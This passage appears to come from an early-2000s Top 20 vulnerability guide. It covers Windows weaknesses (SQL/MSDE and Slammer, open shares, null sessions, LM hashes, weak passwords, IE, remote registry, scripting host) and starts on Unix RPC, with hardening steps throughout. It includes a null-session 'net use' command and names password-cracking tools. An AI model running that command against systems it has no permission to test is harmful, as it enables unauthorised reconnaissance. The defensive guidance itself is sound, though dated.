CAN-2002-1138, CAN-2002-1137, CAN-2002-0056, CAN-2002-0649, CAN-2001-0542, CAN-2000-1081, CVE-1999-0999, CAN-2002-0624, CAN-2002-0154, CAN-2000-1209, CAN-2002-1123, CAN-2002-0186, CVE-2000-0202, CVE-2000-0402, CVE-2000-0485, CVE-2000-0603, CVE-2001-0344, CVE-2001-0879, CAN-2000-0199, CAN-2000-1082, CAN-2000-1083, CAN-2000-1084, CAN-2000-1085, CAN-2000-1086, CAN-2000-1087, CAN-2000-1088, CAN-2001-0509, CAN-2002-0187, CAN-2002-0224, CAN-2002-0641, CAN-2002-0642, CAN-2002-0643, CAN-2002-0644, CAN-2002-0645, CAN-2002-0650, CAN-2002-0695, CAN-2002-0721, CAN-2002-0729, CAN-2002-0859, CAN-2002-0982, CAN-2002-1145, CAN-2003-0118

W3.4 How to Determine if you are Vulnerable

Microsoft has published a set of security tools at http://www.microsoft.com/sql/downloads/securitytools.asp The toolkit named the SQL Critical Update Kit contains valuable tools such as SQL Scan, SQL Check, and SQL Critical Update.

Chip Andrews of sqlsecurity.com released a tool called SQLPingv2.2. This tool sends a single byte UDP packet (byte value of 0x02) to port 1434 of either a single host or an entire subnet. SQL Servers listening on UDP 1434 will respond by divulging system details such as version number, instances, etc. SQLPingv2.2 is considered a scanning and discovery tool much like Microsoft's SQL Scan, and will not further compromise your system and network security. Additional SQL security tools can be found at Chip Andrew's SQL/MSDE Security Web site.

W3.5 How to Protect Against It

Summary:

1. Disable SQL/MSDE Monitor Service on UDP Port 1434.
2. Apply the latest service pack for Microsoft SQL/MSDE server and/or MSDE 2000.
3. Apply the latest cumulative patch that is released after the latest service pack.
4. Apply any individual patches that are released after the latest cumulative patch.
5. SQL Server Authentication Logging
6. Secure the server at system and network level.
7. Minimize privileges of the MSSQL/MSDEServer service and SQL/MSDE Server Agent

Detail:

1. *Disable the SQL/MSDE Server Monitor on UDP Port 1434.*

   This can be easily accomplished by installing and using the functionality within SQL Server 200 Service Pack 3a. Microsoft's database engine MSDE 2000 exhibits two buffer overflow vulnerabilities that can be exploited by a remote attacker without ever having to authenticate to the server. What further exacerbates these issues is that the attack is channeled over UDP. Whether the MSDE 2000 process runs in the security context of a domain user or the local SYSTEM account, successful exploitation of these security holes may mean a total compromise of the target system. MS-SQL/MSDE Slammer sends a 376 byte long UDP packet to port 1434 using random targets at a very high rate. Compromised systems will immediately start sending identical 376 byte packets once they are infected. The worm sends traffic to random IP addresses, including multicast IP addresses, causing a Denial of Service on the target network. Single infected machines have reported traffic in excess of 50 Mb/sec after being infected

2. *Apply the latest service pack for Microsoft SQL/MSDE serve and MSDE 2000r.*

   The current Microsoft SQL/MSDE Server service pack version is:

   - SQL/MSDE Server 7.0 Service Pack 4
   - MSDE/SQL Server 2000 Service Pack 3a

   To ensure that you are current with any future upgrades, monitor Make Your SQL/MSDE Servers Less Vulnerable from Microsoft TechNet.

3. *Apply the latest cumulative patch that is released after the latest service pack.*

   The current cumulative patch for all versions of SQL/MSDE/MSDE Server is available at MS02-061 Elevation of Privilege in SQL/MSDE Server Web Tasks (Q316333/Q327068).

   To ensure that you are current with any future upgrades, you can check for the latest cumulative patch for Microsoft SQL/MSDE Server at:

   a. Microsoft SQL/MSDE Server 7.0
   b. Microsoft SQL Server 2000
   c. MSDE Server Desktop Engine 2000 (MSDE 2000)

4. *Apply any individual patches that are released after the latest cumulative patch.*

   Currently, there is no individual patch after the release of the MS02 -061 Elevation of Privilege in SQL/MSDE Server Web Tasks (Q316333/Q327068). But to ensure that you are current with any future upgrades, you can check for any newly released individual patches at:

   . Microsoft SQL/MSDE Server 7.0
   a. Microsoft SQL Server 2000

b. MSDE Server Desktop Engine 2000 (MSDE 2000)

5. *Enable SQL Server Authentication Logging*

   Enable SQL Server Authentication Logging (commonly not enabled). This can be done through Enterprise Manager (Server properties; tab Security)

6. *Secure the server at system and network level.*

   One of the most commonly attacked MSSQL/MSDE exposures is that the default administrative account (known as "sa") is installed with a blank password. If your SQL/MSDE "sa" account is not password-protected, you effectively have no security and can be affected by worms and other exploits. Therefore, you should follow the recommendation from the "System Administrator (SA) Login" topic in SQL/MSDE Server Books Online to make sure that the built-in "sa" account has a strong password, even if your SQL/MSDE server does not run using this account. Microsoft Developer's Network has documentation on Changing the SQL Server Administrator Login and how to Verify and Change the System Administrator Password by Using MSDE.

7. *Minimize privileges of the MSSQL/MSDEServer service and SQL/MSDE Server Agent*

   Run the MSSQL/MSDEServer service and SQL/MSDE Server Agent under a valid domain account with minimal privileges, not as a domain administrator or the SYSTEM (on NT) or LocalSystem (on 2000 or XP) account. A compromised service running with local or domain privileges would give an attacker complete control of your machine and/or your network.

   0. Enable Windows NT Authentication, enable auditing for successful and failed logins, and then stop and restart the MSSQL/MSDEServer service. If possible, configure your clients to use NT Authentication.

   1. Packet filtering should be performed at network borders to prohibit specifically non-authorized inbound or outbound connections to MSSQL specific services. Ingress and egress filtering of TCP/UDP ports 1433 and 1434 could prevent internal or external attackers from scanning and or infecting vulnerable Microsoft SQL/MSDE servers on your network or the networks of others that are not explicitly authorized to provide public SQL/MSDE services.

   2. If TCP/UDP ports 1433 and 1434 need to be available on your Internet gateways, enable and customize egress/ingress filtering to prevent misuse of this port.

Additional information on securing Microsoft SQL/MSDE Server can be found at

- Microsoft SQL/MSDE Server 7.0 Security
- Microsoft SQL/MSDE Server 2000 Security

Back to Top ^

W4 NETBIOS -- Unprotected Windows Networking Shares

W4.1 Description

Microsoft Windows provides a host machine with the ability to share files or folders across a network with other hosts through Windows network shares. The underlying mechanism of this feature is the Server Message Block (SMB) protocol, or the Common Internet File System (CIFS). These protocols permit a host to manipulate remote files just as if they were local.

Although this is a powerful and useful feature of Windows, improper configuration of network shares may expose critical system files, or may provide a mechanism for a nefarious user or program to take full control of the host. One of the ways in which both the Sircam virus (see CERT Advisory 2001-22) and Nimda worm (see CERT Advisory 2001-26) spread so rapidly in the summer of 2001 was by discovering unprotected network shares and placing a copy of itself in them. Many computer owners unknowingly open their systems to hackers when they try to improve convenience for co-workers and outside researchers by making their drives readable and writeable by network users. But when care is taken to ensure proper configuration of network shares, the risks of compromise can be adequately mitigated.

W4.2 Operating Systems Affected
Windows 95, Windows 98, Windows NT, Windows Me, Windows 2000, and Windows XP are all vulnerable.

W4.3 CVE Entries
CAN-1999-0519, CVE-2000-0979, CAN-2000-1079, CAN-1999-0621, CAN-1999-0520, CAN-1999-0518

W4.4 How to Determine if you are Vulnerable
For Windows NT (SP4), Windows 2000 or Windows XP, the Microsoft Baseline Security Advisor, will report hosts are vulnerable to SMB exploits, and may be used to fix the problem. The tests can be run locally or on remote hosts.

Most commercially-available network-based scanners will detect open shares. A quick, free, and secure test for the presence of SMB file sharing and its related vulnerabilities, effective for machines running any Windows operating system, is available at the Gibson Research Corporation web site at http://grc.com/. Follow links to "ShieldsUP" to receive a real-time appraisal of any system's SMB exposure. Detailed instructions are available to help Microsoft Windows users deal with SMB vulnerabilities. Note that if you are connected over a network where some intermediate device blocks SMB, the ShieldsUP tool will report that you are not vulnerable when, in fact, you are. This is the case, for example, for users on a cable modem where the provider is blocking SMB into the cable modem network. ShieldsUP will report that you are not vulnerable. However, the 4,000 or so other people on your cable modem link can still exploit this vulnerability.

W4.5 How to Protect Against It
Several actions can be taken to mitigate the risk of exploitation of a vulnerability through a Windows Networking Shares:

- Disable sharing wherever it is not required. If the host does not need to share files, then disable Windows network shares in the Windows network control panel. If an open share should be closed, you can disable it through Explorer's properties menu for that directory, in Server Manager for Domains or in Group Policy Editor.
- Do not permit sharing with hosts on the Internet. Ensure all Internet-facing hosts have Windows network shares disabled in the Windows network control panel. File sharing with Internet hosts should be achieved using FTP or HTTP.
- Do not permit unauthenticated shares. If file sharing is required then don't permit unauthenticated access to a share. Configure the share so a password is required to connect to the share.
- Restrict shares to only the minimum folders required. Generally only one folder and possibly sub-folders of that folder.
- Restrict permissions on shared folders to the minimum required. Be especially careful to only permit write access when it is absolutely required.
- For added security, allow sharing only to specific IP addresses because DNS names can be spoofed.
- Block ports used for Windows shares at your network perimeter. Block the NetBIOS ports commonly used by Windows shares at your network perimeter using either your external router or perimeter firewall. The ports that should be blocked are 137-139 TCP and 137-139 UDP, and 445 TCP and 445 UDP.

Back to Top ^

W5 Anonymous Logon -- Null Sessions

W5.1 Description
A Null Session connection, also known as Anonymous Logon, is a mechanism that allows an anonymous user to retrieve information (such as user names and shares) over the network, or to connect without authentication. It is used by applications such as the Windows Explorer to enumerate shares on remote servers. On Windows NT, 2000 and XP systems, many local services run under the SYSTEM account, known as LocalSystem on Windows 2000 and XP. The SYSTEM account is used for various critical system operations. When one machine needs to retrieve system data from another, the SYSTEM account will open a null session to the other machine.

The SYSTEM account has virtually unlimited privileges and it has no password, so you can't log on as SYSTEM. But SYSTEM sometimes needs to access information on other machines, such as available shares, user names, etc. -- the type of functionality offered by Network Neighborhood. Because it cannot log into the other systems using a UserID and password, it uses a Null session to get access. Unfortunately attackers can also log in as the Null Session.

W5.2 Operating Systems Affected
All flavors of Microsoft Windows NT, 2000 and XP.

W5.3 CVE Entries
CVE-2000-1200

W5.4 How to Determine if you are Vulnerable
Try to connect to your system via a Null session using the following command:

```
net use \\a.b.c.d\ipc$ "" /user:""
```

(where a.b.c.d is the IP address of the remote system).

If you receive a "connection failed" response, then your system is not vulnerable. If no reply comes back that means that the command was successful and your system is vulnerable.

"Hunt for NT" can also be used. It is a component of the NT Forensic Toolkit from http://www.foundstone.com.

W5.5 How to Protect Against It
Domain controllers require Null sessions to communicate. Therefore, if you are working in a domain environment, you can minimize the information that attackers can obtain, but you cannot stop all leakage. To limit the information available to attackers, modify the following registry key:

```
HKLM/System/CurrentControlSet/Control/LSA/RestrictAnonymous=1
```

Whenever you modify the registry, it could cause your system to stop working properly. Therefore any changes should be tested before hand. Also, the system should always be backed up to simplify recovery.

Setting RestrictAnonymous to 1 will still permit certain information to be made available to anonymous users, but will minimize leakage. This is the tightest host-level restriction in NT. In Windows 2000 and XP, you can set the value to 2 instead. Doing so will bar anonymous users from all information where explicit access has not been granted to them or the Everyone group, which includes null session users. But this higher setting may affect domain synchronization or other services, and therefore should be thoroughly tested. For this reason, it is recommended that only those machines which are visible to the Internet have this value configured. All other machines should be protected by a firewall configured to block NetBIOS and CIFS.

If you do not need file and print sharing, unbind NetBIOS from TCP/IP.

Note here that configuring RestrictAnonymous on domain controllers and certain other servers can disrupt many normal networking operations.

Internet users should never be allowed to access any internal domain controller or other computer not specifically built for external access. To stop such access, block TCP and UDP ports 135, 137, 138, 139 and 445 at the external router or firewall.

Back to Top ^

W6 LAN Manager Authentication -- Weak LM Hashing

W6.1 Description
Although most current Windows environments have no need for LAN Manager (LM) support, Microsoft locally stores legacy LM password hashes (also known as LANMAN hashes) by default on Windows NT, 2000 and XP systems. Since LM uses a much weaker encryption scheme than more current Microsoft approaches (NTLM and NTLMv2), LM passwords can be broken in a very short period of time. Even passwords that otherwise would be considered "strong" can be cracked by brute-force in under a week on current hardware.

The weakness of LM hashes derives from the following:

- Passwords are truncated to 14 characters.
- Passwords are padded with spaces to become 14 characters.
- Passwords are converted to all upper case characters.
- Passwords are split into two seven character pieces.

This hashing process means that an attacker needs only to complete the trivial task of cracking two seven-character, upper-case passwords to gain authenticated access to your system. Since the complexity of cracking hashes increases geometrically with the length of the hash, each seven-character string is at least an order of magnitude simpler to attack by brute-force than would a combined fourteen-character string. Since all strings are exactly seven characters (including spaces) and entirely upper-case, a dictionary-style attack is also simplified. The LM hashing method therefore completely undermines good password policies.

In addition to the risk posed by having legacy LM hashes stored in the SAM, the LAN Manager authentication process is often by default enabled on clients and accepted by servers. As a result, Windows machines capable of utilizing stronger hash algorithms instead send weak LM hashes across the network, making Windows authentication vulnerable to eavesdropping by packet sniffing, and therefore easing the efforts of an attacker to obtain and crack user passwords.

W6.2 Operating Systems Affected
All Microsoft Windows operating systems.

W6.3 CVE Entries
N/A

W6.4 How to Determine if you are Vulnerable
If you are running a default installation of NT, 2000 or XP, you are vulnerable since LAN Manager hashes are stored locally by default.

If you have legacy operating systems in your environment that require LM authentication in order to communicate to servers, then you are vulnerable because those machines send LM hashes which can be sniffed off the network.

The more sophisticated Windows-based automated password cracking tools like LC4 (l0phtcrack version 4, available at http://www.atstake.com/research/lc/download.html) will show all hashes found in the SAM database (LM, NTLM or NTLMv2), and distinguish between the success cracking each. *PLEASE NOTE: Never run a password scanner, even on systems for which you have administrative access, without explicit and preferably written permission from your employer. Administrators with the most benevolent of intentions have been fired for running password cracking tools without authority to do so.*

W6.5 How to Protect Against It

1. *Disable LM Authentication Across the Network.* The best replacement in Windows for LAN Manager authentication is NT Lan Manager version 2 (NTLMv2). NTLMv2 challenge/response methods overcome many weaknesses in LM by using stronger encryption and improved authentication and session security mechanisms. The registry key that controls this capability in both Windows NT and 2000 is:

```
Hive: HKEY_LOCAL_MACHINE
Key: System\CurrentControlSet\Control\LSA
Value: LMCompatibilityLevel
Value Type: REG_DWORD - Number
Valid Range: 0-5
Default: 0

Description: This parameter specifies the type of authentication to be used.
0 - Send LM response and NTLM response; never use NTLMv2 session security
1 - Use NTLMv2 session security if negotiated
2 - Send NTLM authentication only
3 - Send NTLMv2 authentication only
4 - DC refuses LM authentication
5 - DC refuses LM and NTLM authentication (accepts only NTLMv2)
```

If all of your systems are Windows NT SP4 or later, you can set this to 3 on all clients and 5 on all domain controllers to prevent any transmission of LM hashes on the network. However, legacy systems (such as Windows 95/98) will not use NTLMv2 with the default Microsoft Network Client. To get NTLMv2 capability, install the Directory Services Client. Once installed, the registry value name is "LMCompatibility," and the allowed values are 0 or 3.

If you cannot force your legacy clients to use NTLMv2, you can gain a slight improvement over LM hashing by forcing NTLM (NT Lan Manager, version 1) at the domain controller (set "LMCompatibilityLevel" to 4). But the most secure option with regard to legacy systems is to migrate them to newer systems, since the older operating systems do not allow this minimum security level to be supported.

2. *Prevent the LM Hash from Being Stored.* One major problem with simply removing the LM hashes being passed over the network is that the hashes are still created and stored in the SAM or Active Directory. Microsoft has a mechanism available for turning off the creation of the LM hashes altogether, but only in Windows 2000 and XP.
   On Windows 2000 systems, the following registry key controls this function:

   ```
   Hive: HKEY_LOCAL_MACHINE
   Key: System\CurentControlSet\Control\LSA\NoLMHash
   ```

   If this key is created on a Windows 2000 Domain Controller, the LanMan hashes will no longer be created and stored in Active Directory.
   On Windows XP, the same functionality can be implemented by setting the registry value:

   ```
   Hive: HKEY_LOCAL_MACHINE
   Key: System\CurrentControlSet\Control\Lsa
   Value: NoLMHash
   Type: REG_DWORD - Number
   Data: 1
   ```

   After making these modifications to the registry, the system must be restarted in order for the change to take effect. IMPORTANT NOTE: This only prevents new LM hashes from being generated. Existing LM hashes are removed individually the next time each user changes his or her password.

The following Microsoft articles provide useful references:

- How to Disable LM Authentication on Windows NT [Q147706] details the required changes in the registry for Windows 9x and Windows NT/2000.
- LMCompatibilityLevel and Its Effects [Q175641] explains interoperability issues with this parameter.
- How to Enable NTLMv2 Authentication for Windows 95/98/2000/NT [Q239869] explains how to use Windows 2000's Directory Services Client for Windows 95/98 to overcome the compatibility limitation for NTLMv2.
- New Registry Key to Remove LM Hashes from Active Directory and Security Account Manager

Back to Top ^

W7 General Windows Authentication -- Accounts with No Passwords or Weak Passwords

W7.1 Description

Passwords, passphrases and security codes are used in virtually every interaction between users and information systems. Most forms of user authentication, as well as file and data protection, rely on user-supplied passwords. Since properly authenticated access is often not logged, or even if logged not likely to arouse suspicion, a compromised password is an opportunity to explore a system from the inside virtually undetected. An attacker would have complete access to any resources available to that user, and would be significantly closer to being able to access other accounts, nearby machines, and perhaps even administrative privileges. Despite this threat, accounts with bad or empty passwords remain extremely common, and organizations with good password policy far too rare.

The most common password vulnerabilities are that (a) user accounts have weak or nonexistent passwords, (b) regardless of the strength of their password, users fail to protect it, (c) the operating system or additional software creates administrative accounts with weak or nonexistent passwords,

and (d) password hashing algorithms are known and often hashes are stored such that they are visible by anyone. The best and most appropriate defense against these is a strong password policy which includes thorough instructions for good password habits and proactive checking of password integrity.

W7.2 Operating Systems Affected
Any operating system or application where users authenticate via a user ID and password.

W7.3 CVE Entries
CAN-1999-0506, CAN-1999-0504, CVE-2000-0222, CAN-1999-0505

W7.4 How to Determine if you are Vulnerable
Although there are observable symptoms of general password weakness, such as the existence of active accounts for users who have departed the organization or services which are not running, the only way to know for certain that each individual password is strong is to test all of them against the same password cracking tools used by attackers. *PLEASE NOTE: Never run a password scanner, even on systems for which you have administrative access, without explicit and preferably written permission from your employer. Administrators with the most benevolent of intentions have been fired for running password cracking tools without authority to do so.*

The best cracking tools available are:

- LC4 (l0phtcrack version 4)
- John the Ripper
- Symantec NetRecon

W7.5 How to Protect Against It
The best and most appropriate defense against password weaknesses is a strong policy which includes thorough instructions to engender good password habits and proactive checking of password integrity.

1. *Assure that Passwords are Strong*. Given enough hardware and enough time, any password can be cracked by brute force. But there are simpler and very successful ways to learn passwords without such expense. Password crackers employ what are known as dictionary-style attacks. Since encryption methods are known, cracking utilities simply compare the encrypted form of a password against the encrypted forms of dictionary words (in many languages), proper names, and permutations of both. Therefore a password whose root in any way resembles such a word is highly susceptible to a dictionary attack. Many organizations instruct users to generate passwords by including combinations of alphanumeric and special characters, and users more often than not adhere by taking a word ("password") and converting letters to numbers or special characters ("pa$$w0rd"). Such permutations cannot protect against a dictionary attack: "pa$$w0rd" is as likely to be cracked as "password."

   A good password, therefore cannot have a word or proper name as its root. A strong password policy should direct users to generate passwords from something more random, like a phrase, or the title of a book or song. By concatenating a longer string (taking the first letter of each word, or substituting a special character for a word, removing all the vowels, etc.), users can generate sufficiently long strings which combine alphanumeric and special characters in a way which dictionary attacks will have great difficulty cracking. And if the string is easy to remember, then the password should be as well.

   Once users are given the proper instructions for generating good passwords, procedures should be put in place to assure that these instructions are followed. The best way to do this is by validating the password whenever the user changes it by employing Passfilt.

   Cracking utilities should be run in a stand-alone mode as part of routine scanning. *AGAIN PLEASE NOTE: Never run a password scanner, even on systems for which you have administrative access, without explicit and preferably written permission from your employer. Administrators with the most benevolent of intentions have been fired for running password cracking tools without authority to do so.* Once you have acquired authority to run cracking utilities on your system, do so regularly on a protected machine. Users whose passwords are cracked should be notified confidentially and given instructions on how to choose a good password. Administrators and management should develop these procedures together, so that management can provide assistance when users do not respond to these notifications.

   Another way to protect against nonexistent or weak passwords is to use an alternative form of

authentication such as password-generating tokens or biometrics. If you are having trouble with weak passwords, use an alternative means of authenticating users.

2. *Protect Strong Passwords.* Even if passwords themselves are strong, accounts can be compromised if users do not protect their passwords. Good policy should include instructions that a user should never tell his or her password to anyone else, should never write a password down where it could be read by others, and should properly secure any files in which a password is stored to automate authentication (passwords are easier to protect when this practice is only used when absolutely necessary). Password aging should be enforced so that any passwords which slip through these rules are only vulnerable for a short window of time, and old passwords should not be reused. Make sure that the users are given warning and chances to change their password before it expires. When faced with the message: "your password has expired and must be changed," users will tend to pick a bad password.

3. *Tightly Control Accounts.*

    - Any service-based or administrative accounts not in use should be disabled or removed. Any service-based or administrative accounts which are used should be given new and strong passwords.
    - Audit the accounts on your systems and create a master list. Do not forget to check passwords on systems like routers and Internet-connected digital printers, copiers and printer controllers.
    - Develop procedures for adding authorized accounts to the list, and for removing accounts when they are no longer in use.
    - Validate the list on a regular basis to make sure no new accounts have been added and that unused accounts have been removed.
    - Have rigid procedures for removing accounts when employees or contractors leave, or when the accounts are no longer required.

4. *Maintain Strong Password Policy for the Enterprise.* In addition to operating system or network service-level controls, there are comprehensive tools available to help manage good password policy. Symantec's Enterprise Security Manager (ESM) is a host-based monitoring tool that monitors any changes in policy, new account creation, and password strength. ESM will also attempt to crack passwords as it is performing a policy run on your network. ESM uses a client-manager environment: the agent is placed on the servers or workstations which in turn report to a centralized manager. Using a remote console, logs can be viewed and reports generated of the current status of the enterprise. ESM will monitor the audit logs and any change that has been made to the baseline of your network.

Back to Top ^

W8 Internet Explorer

W8.1 Description

Microsoft Internet Explorer (IE) is the default web browser installed on Microsoft Windows platforms. All existing versions of Internet Explorer have critical vulnerabilities. A malicious web administrator can design web pages to exploit these vulnerabilities on a user's Internet Explorer while browsing these web pages.

The vulnerabilities can be categorized into multiple classes including web page spoofing, ActiveX control vulnerabilities, Active scripting vulnerabilities, MIME-type and content-type misinterpretation and buffer overflows. The consequences may include disclosure of cookies, local files or data, execution of local programs, download and execution of arbitrary code or complete takeover of the vulnerable system.

W8.2 Operating Systems Affected

These vulnerabilities exist on Microsoft Windows systems running any version of Microsoft Internet Explorer. It is important to note that IE is installed with a wide variety of Microsoft software, and is therefore typically present on all Windows systems, even on servers where browsing is rarely necessary.

W8.3 CVE Entries

CAN-2002-0193, CAN-2002-0190, CVE-2002-0027, CVE-2002-0022, CVE-2001-0875, CVE-2001-0727, CVE-2001-0339, CVE-2001-0154, CVE-2001-0002

W8.4 How to Determine if you are Vulnerable

If you are using Internet Explorer on your system and have not installed the latest cumulative security patch, you are most likely vulnerable. If Windows Updates are enabled on your network, you can verify whether IE is installed and which Internet Explorer patches are installed on your system by visiting http://windowsupdate.microsoft.com. If Windows Updating is not available for your system, you can use HFNetChk, the Network Security Hotfix Checker, or the Microsoft Baseline Security Analyzer (MBSA) to do the same.

You can also go to http://browsercheck.qualys.com to assess the impact of these vulnerabilities on your system.

W8.5 How to Protect Against It

Patches for these vulnerabilities are available for Internet Explorer versions 5.01, 5.5, 6.0. Earlier versions of Internet Explorer are also vulnerable, however patches may not be available for earlier versions. If your system is running an earlier version of IE, you should consider upgrading.

If you are running IE 5.01 or later, start by upgrading to the most recent service pack for Internet Explorer. The latest versions can be found at:

- Internet Explorer 6, service pack 1
- Internet Explorer 5.5, service pack 2
- Internet Explorer 5.01, service pack 2

After upgrading IE 5.5 or IE 5.01 to service pack 2, you should also add the latest cumulative security patch (Q323759), which repairs additional vulnerabilities. (This patch is already included in IE 6 service pack 1.) For more information about the vulnerabilities this patch repairs and appropriate changes to your configuration which can mitigate the risks, please see the related Security Bulletin and Knowledge Base article.

Each of these articles discusses a variant on a cross-site scripting vulnerability, some aspects of which may not yet be completely solved by the patch. Please see http://sec.greymagic.com/adv/gm010-ie/ for more information. If possible, it is generally good strategy to disable scripting wherever it is not necessary.

To maintain your system's protection, keep abreast of any new IE updates with Windows Update, HFNetChk, or the Microsoft Baseline Security Analyzer (MBSA). You can also get general IE update information from Microsoft's Internet Explorer Home.

Back to Top ^

W9 Remote Registry Access

W9.1 Description

Microsoft Windows 9x, Windows CE, Windows NT, Windows 2000, Windows ME and Windows XP employ a central hierarchical database, known as the Registry, to manage software, device configurations and user settings.
Improper permissions or security settings can permit remote registry access. Attackers can exploit this feature to compromise the system or form the basis for adjusting file association and permissions to enable malicious code.

W9.2 Operating Systems Affected

All versions of Microsoft Windows 9x, Windows CE, Windows NT, Windows 2000, Windows ME and Windows XP.

W9.3 CVE Entries

CAN-1999-0562, CVE-2000-0377, CVE-2000-0663, CVE-2002-0049, CAN-2001-0045, CAN-2002-0642

W9.4 How to Determine if you are Vulnerable

NT Resource Kit (NTRK) available from Microsoft contains an executable file entitled "regdump.exe" that will passively test remote registry access permissions from a Windows NT host against other Windows NT/Windows 2000 or Windows XP hosts on the Internet or internal network.

In addition, a collection of command line shell scripts that will test for registry access permissions and a range of other related security concerns is available for download at http://www.afentis.com/top20.

W9.5 How to Protect Against It

To address this threat, access to the system registry must be restricted and the permissions set for critical registry keys reviewed. Users of Microsoft Windows NT 4.0 should also ensure that Service Pack 3 (SP3) has been installed before adjusting the registry. *PLEASE NOTE: Editing the system Registry can have serious effects on the performance and operation of the computer and in extreme cases may cause irreparable damage and require reinstallation of the operating system.*

- *Restrict Network Access.* To restrict network access to the registry, follow the steps listed below to create the following Registry key:
- `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg`
- `Description: REG_SZ`
- `Value: Registry Server`

  Security permissions set on this key define the Users or Groups that are permitted remote Registry access. Default Windows installations define this key and set the Access Control List to provide full privileges to the system Administrator and Administrators Group (and Backup Operators in Windows 2000).

  Changes to the system registry will require a reboot to take effect. To create the registry key to restrict access to the registry:

1. Start Registry Editor ("regedt32.exe" or "regedit.exe") and go to the following subkey:

   `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control`
2. On the "Edit" menu, click "Add Key".
3. Enter the following values:
4. `Key Name: SecurePipeServers`
   `Class: REG_SZ`
5. Go to the following subkey:

   `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers`
6. On the "Edit" menu, click "Add Key".
7. Enter the following values:
8. `Key Name: winreg`
   `Class: REG_SZ`
9. Go to the following subkey:

   `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\`
   `SecurePipeServers\winreg`
10. On the "Edit" menu, click "Add Value".
11. Enter the following values:
12. `Value Name: Description`
13. `Data Type: REG_SZ`
    `String: Registry Server`
14. Go to the following subkey:

    `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\`
    `SecurePipeServers\winreg`
15. Select "winreg." Click "Security" and then click "Permissions." Add Users or Groups to which you want to grant access.
16. Exit Registry Editor and restart Microsoft Windows.

17. If you at a later stage want to change the list of users that can access the registry, repeat steps 10-12.

- *Limit Authorized Remote Access.* Enforcing strict restrictions upon the registry can have adverse side effects upon dependent services, such as the Directory Replicator and the network printer Spooler service.

  It is therefore possible to add a degree of granularity to the permissions, by adding either the account name that the service is running under to the access list of the "winreg" key, or by configuring Windows to bypass the access restriction to certain keys by listing them in the Machine or Users value under the AllowedPaths key:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\
winreg\AllowedPaths
Value: Machine
Value Type: REG_MULTI_SZ - Multi string
Default Data: System\CurrentControlSet\Control\ProductOptionsSystem\
              CurrentControlSet\Control\Print\PrintersSystem\CurrentControlSet\
              Services\EventlogSoftware\Microsoft\WindowsNT\CurrentVersionSystem\
              CurrentControlSet\Services\Replicator
Valid Range: (A valid path to a location in the registry)
Description: Allow machines access to listed locations in the registry provided
             that no explicit access restrictions exist for that location.
Value: Users
Value Type: REG_MULTI_SZ - Multi string
Default Data: (none)
Valid Range: (A valid path to a location in the registry)
Description: Allow users access to listed locations in the registry provided
             that no explicit access restrictions exist for that location.
```

In the Microsoft Windows 2000 and Windows XP Registry:

```
Value: Machine
Value Type: REG_MULTI_SZ - Multi string
Default Data: System\CurrentControlSet\Control\ProductOptionsSystem\
              CurrentControlSet\Control\Print\PrintersSystem\CurrentControlSet\
              control\Server ApplicationSystm\CurrentControlSet\Services\Eventlog\
              Software\Microsoft\Windows NT\CurrentVersion
Value: Users (does not exist by default)
```

For more information, please see Microsoft Knowledge Base Article Q153183, How to Restrict Access to NT Registry from a Remote Computer.

Back to Top ^

W10 Windows Scripting Host

W10.1 Description

In the spring of 2000, "The Love Bug" (also known as "ILOVEYOU") Visual Basic script (VBScript) worm caused millions of dollars in damages. This worm, and others which have followed it, took advantage of Windows Scripting Host (WSH), which permits any text file with a ".vbs" extension to be executed as a Visual Basic script. With WSH enabled, a typical worm propagates by including a VBScript as the contents of another file and executes when that file is viewed or in some cases previewed.

While administrators should always keep applications like browsers, mail clients and productivity suites patched and updated, patching these applications to eliminate their susceptibility to a particular worm is an incomplete (and no better than reactive) solution to the risks posed by scripting. Windows Scripting Host can be safely disabled on most systems in a proactive effort to prevent worms from spreading.

W10.2 Operating Systems Affected

Windows Scripting Host can be installed manually or with Internet Explorer 5 (or higher) on Windows 95 or NT. It is installed by default on Windows 98, ME, 2000 and XP machines.

W10.3 CVE Entries

CAN-2001-1325, CVE-2001-0149

W10.4 How to Determine if you are Vulnerable

If you are running Windows 95 or NT with IE 5 or higher, or are running Windows 98, ME, 2000 or XP,

and have not disabled WSH, then you are likely vulnerable.

W10.5 How to Protect Against It

- Disable or remove Windows Scripting Host as outlined instruction sets provided by Symantec and Sophos.
- Always keep your Anti-Virus software and definitions up-to-date. Some Anti-Virus software includes options to block scripts.

Back to Top ^

Top Vulnerabilities to Unix Systems (U)

U1 Remote Procedure Calls (RPC)

U1.1 Description

Remote procedure calls (RPCs) allow programs on one computer to execute procedures on a second computer by passing data and retrieving the results. RPC is therefore widely used for many distributed network services such as remote administration, NFS file sharing, and NIS. However there are multiple flaws in RPC which are being actively exploited. In many cases, RPC services execute with root privileges, and as a consequence, systems that offer vulnerable RPC services can provide an attacker with unauthorized remote root access. There is compelling evidence that the majority of the distributed denial of service attacks launched during 1999 and early 2000 were executed by systems that had been victimized through these RPC vulnerabilities. The broadly successful attack on U.S. Military systems during the Solar Sunrise incident also exploited an RPC flaw found on hundreds of Department of Defense computer systems.

U1.2 Operating Systems Affected

Nearly all versions of Unix and Linux come with RPC services installed and often enabled.

U1.3 CVE Entries

CVE-1999-0166, CVE-1999-0167, CVE-1999-0168, CVE-1999-0170, CVE-1999-0211, CVE-1999-0977, CVE-1999-0018, CVE-2000-0666, CVE-1999-0002, CVE-2001-0803, CVE-1999-0493, CAN-2002-0573, CVE-2001-0717, CVE-1999-0003, CVE-1999-0019, CVE-1999-0208, CVE-1999-0696, CVE-1999-0693, CVE-1999-0008, CVE-2001-0779, CAN-2002-0033, CAN-2002-0391, CAN-2002-0677, CAN-2002-0679,

U1.4 How to Determine if you are Vulnerable

Use a vulnerability scanner or the 'rpcinfo' command to determine if you are running one of the most commonly exploited RPC services:

RPC Service	RPC Program Number
rpc.ttdbserverd	100083
rpc.cmsd	100068
rpc.statd	100024
rpc.mountd	100005
sadmind	100232
cachefsd	100235
snmpXdmid	100249

